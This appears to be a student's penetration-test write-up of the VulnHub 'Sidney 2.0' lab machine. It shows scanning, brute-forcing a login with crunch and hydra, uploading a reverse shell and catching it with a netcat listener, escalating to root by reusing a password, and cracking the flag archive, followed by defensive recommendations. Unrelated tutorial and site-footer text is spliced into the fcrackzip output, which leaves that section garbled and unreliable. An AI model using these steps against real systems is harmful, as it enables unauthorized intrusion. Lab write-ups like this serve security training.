

# **Sidney 2.0**

Name-Prateek bansal

Date-18/07/25

Email- [bansalp@rknec.edu](mailto:bansalp@rknec.edu)

## **Table Of Contents**

Executive Summary	3
Attack Narrative	4
Conclusion	14
Recommendation	15

### **Excutive Summary**

I have performed a penetration test on Sidney 2.0 machine to evaluate its vulnerabilities . The goal was to identify all vulnerabilities of Sidney 2.0 machine and try to identify all types of attack which we can perform on machine to exploit the system and gain access to the application.


During the test, multiple weaknesses were discovered, allowing the tester to escalate privileges from initial access to full root control. This compromise could lead to unauthorized access to sensitive information and complete system takeover if exploited by a malicious attacker.

### ***Summary Of Result:***

- The target was scanned using tools like Nmap to **discover open ports** and services.
- The identified service hosted a web application **vulnerable to credential attacks**.
- After running scan using nikto we **discovered login page**.
- Security of login page is very weak I have easily **accessed username and password**.
- After login in I am easily able to **modify change or upload data**.
- Even **malicious files** are easily uploadable on web page.
- I have gained access of the shell through which I have **gained access of the whole terminal**.
- After that by doing **privilege escalation** I have gained access of the website as a root user.
- After that I am able to **open hidden or protected files** easily and also allowed to modify them.
- I have also **captured the flag** file as root user.
- So the overall **risk level** of machine is very **High**.

### **Attack Narratives:**

1. At the beginning of the auditing, we use mac address to identify the IP address of sidney2.0 machine using netdiscover command.



After getting the ip address we enter **ip address** to browser to open sidney2.0 machine site.

Look at the site interface and gather information what we can do ,try to identify the vulnerabilities.



2. We can use tool like **nmap** for open port.

```

IP          At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.224.2  00:50:56:f5:2d:ca    45    2700  VMware, Inc.
192.168.224.134 00:0c:29:c2:09:7c    10     600   VMware, Inc.
192.168.224.1  00:50:56:c0:00:08     1      60    VMware, Inc.
192.168.224.254 00:50:56:f6:cc:10     6     360   VMware, Inc.
192.168.224.254 00:50:56:ea:9a:13     1      60    VMware, Inc.

[~][x][root@parrot]~(/home/prateek)
# nmap -A 192.168.224.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-25 09:31 IST
Nmap scan report for 192.168.224.134
Host is up (0.00099s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: 38911 Bytes Free
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:C2:09:7C (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.99 ms 192.168.224.134

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.72 seconds
[~][x][root@parrot]~(/home/prateek)

```

We can see that port **number 80** is open.

3. Also use nikto to check site vulnerability.


```

Nikto v2.5.0
-----
+ Target IP: 192.168.224.134
+ Target Hostname: 192.168.224.134
+ Target Port: Still res: 80
+ Start Time: 2025-07-25 09:57:06 (GMT5.5)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 116, size: 5339ba83ee199, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2025-07-25 09:57:44 (GMT5.5) (38 seconds)
-----



```

Nothing has been found

4. We can view the source code of the website to found some vulnerability




Here I can see one url of the image so we will remove the extension .jpg and paste in url to see if another webpage shows up.



Yes the new webpage has appeared.


- Now view the **source code** of these web page .





Here we have found some username and password hint which we remember if we found some login page than it will be useful.

6. Now we use **nikto** tool on this webpage to see if we find something vulnerable or not.




Here I can see three urls index.php,readme,readme.txt now we open them one by one and try to identify vulnerable page.

7. First I have opened **index.php**




Here you can see **login page appears** . we have previously discovered username and password hint now we try to use them.

8. First we use password hints to make wordlist using tool **crunch** to do bruteforce on login page.



So my wordlist has been created



9. Now I will do bruteforce using tool **hydra**




So the password is : mos6518

10. Now we will login on site





11. Here you can see the option of uploading file now I will inject by reverse shell script through upload feature



You can see that reverse shell script is successfully uploaded.  
Now I will put terminal to listen .

```
[x]-[root@parrot]-[/home/prateek/Desktop]
#nc -lvp 1234
listening on [any] 1234 ...
```

Now I will run my reverse shell script.

```
[x]-[root@parrot]-[/home/prateek/Desktop]
#nc -lvp 1234
listening on [any] 1234 ...
192.168.224.134: inverse host lookup failed: Unknown host
connect to [192.168.224.129] from (UNKNOWN) [192.168.224.134] 36892
Linux sidney 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
 08:02:40 up 3:49, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

After running that I have successfully got the access of the shell.

12. Now we try to gain access of the whole terminal using python3.

```
$ which python
$ which python3
/usr/bin/python3
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@sidney:/$ ls
ls
bin  etc  lib  media  proc  sbin  sys  var
boot  home  lib64  mnt  root  snap  tmp  vmlinuz.old
dev  initrd.img.old  lost+found  opt  run  srv  usr
```

After that we check our position as a user if we have not root permission than we switch to root user using sudo command

```
www-data@sidney:/$ whoami
whoami
www-data
www-data@sidney:/$ su rhubbard
su rhubbard
Password: mos6518
rhubbard@sidney:/$ ls -la
```

13. Now we try to search for file flag.zip

```
bash: cd: root: Permission denied
rhubbard@sidney:/$ sudo su
sudo su
[sudo] password for rhubbard: mos6518
root@sidney:/# ls
ls
bin  etc      lib      media  proc  sbin  sys  var
boot home    lib64    mnt    root  snap  tmp  vmlinuz.old
dev  initrd.img.old lost+found opt     run   srv   usr
root@sidney:/# cd root
cd root
root@sidney:~# ls
ls
hint.gif
```

It will be mostly present in root under commandore.64

```
root@sidney:~# ls -la
ls -la
total 84
drwx----- 3 root    root    4096 May 25  2016 .
drwxr-xr-x 23 root    root    4096 May 31  2016 ..
-rw-r--r--  1 root    root    3106 Oct 22  2015 .bashrc
dr-----  3 root    root    4096 May 24  2016 .commodore64
-rw-rw-r--  1 rhubbard rhubbard 62464 May 24  2016 hint.gif
-rw-r--r--  1 root    root     148 Aug 17  2015 .profile
root@sidney:~# cd .commodore64
cd .commodore64
root@sidney:~/commodore64# ls
ls
root@sidney:~/commodore64# ls -la
ls -la
total 12
dr----- 3 root root 4096 May 24  2016 .
drwx----- 3 root root 4096 May 25  2016 ..
dr----- 3 root root 4096 May 24  2016 .miami
root@sidney:~/commodore64# cd .miami
cd .miami
root@sidney:~/commodore64/.miami# ls -la
ls -la
total 12
dr----- 3 root root 4096 May 24  2016 .
dr----- 3 root root 4096 May 24  2016 ..
dr----- 2 root root 4096 May 25  2016 vice
root@sidney:~/commodore64/.miami# cd vice
cd vice
```



[illegible]

Here I have found the file flag.zip now I will use cat command to copy or concatenate the file.

- 14.** Now we will connect to file location using wget command

```
--2025-07-25 15:20:31-- http://192.168.187.138/flag.zip
Connecting to 192.168.187.138:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4089 (4.0K) [application/zip]
Saving to: 'flag.zip'

flag.zip                100%[=====>]    3.99K  --.-KB/s    in 0s

2025-07-25 15:20:31 (352 MB/s) - 'flag.zip' saved [4089/4089]
```

15. The file is password protected so we will use fcrackzip to crack file password

```

--- #fcrackzip -D -p Include Files in a Bash Shell Script With source Command
Last updated: March 18, 2024

Written by:baeldung

Reviewed by:Grzegorz Piwowarek
Scriptingsource

1. Overview

In this tutorial, we're going to learn how to include a file in a bash script. This is a way to import environment variables, reuse existing code, or execute one script from within another.

Two illustrative examples concern importing environment variables and building a library of functions.

2. The source Command

The built-in bash source command reads and executes the content of a file. If the sourced file is a bash script, the overall effect comes down to running it. We may use this command either in a terminal or inside a bash script.

To obtain documentation concerning this command, we should type help source in the terminal. We assume that Bash (Bourne again shell) is not in POSIX mode is that privacy
Manage Privacy Policy Company Info Contact Us

found file 'flag.d64'. (size cp/uc 3923/174848, flags 9, chk 9be5)
checking pw budayday

PASSWORD FOUND!!!!: pw == 38911

```

- 16.** We get the password now we unzip the file and see the flag

```

SCREEN 1 -
.....
}CONGRATULATIONS!                                }
}
.....

TI
(60
0: G
TI
+r.8184B7
\pbLh
%%%%%%%%%%%%%)##
%%%%%%%%%)#
}
}WELL DONE ONCE MORE ON GETTING THE}
}FLAG --VULNHUB'S FIRST C=64 ONE-- }
}WHICH I HOPE YOU ENJOYED.           }
}
}SHOUT-OUTS TO #VULNHUB & A S
}
}
}iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiu}
}jjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj}
}
PSID
Warhawk
Rob Hubbard
1986 Firebird
H)xJJJ

```

## Conclusion :

The penetration test conducted on Sidney 2.0 machine revealed critical vulnerability and weak security of the target system that allowed an attacker to move from unauthenticated access to full root control access. These vulnerabilities include:



- Username and password in source code.
- Login page which can be easily brute forced.
  -
- Weak authentication mechanisms enabling credential guessing.
- After login in anyone can upload malicious data or file which is unable to detect.
- Lack of proper privilege separation, allowing privilege escalation to root. These problems show that attacker can easily can access of the system and manipulate data or can access to hidden or private information even can become root user and remove the owner from getting access.

## Recommendation:

- remove username and password hints from source code
- can install captcha or two factor authentication for verification
- Modify login feature like restrict login attempt upto 5 time so that it can not be brute forced.
- Enforce strong password policies like password must include lower case and uppercase letter and special symbol and numbers so it cannot be easily bruteforced.
- Validate and sanitize all file uploads (use file type and size restrictions)
- Restrict malicious file upload by input validation.
- Configure **least privilege principle** (users should only have necessary permissions).
- Regularly apply **OS and software patches** to prevent kernel and privilege escalation exploits.
- Store sensitive files in **restricted directories** with strict permissions.
- Avoid storing flags, secrets, or credentials in plain text on the system

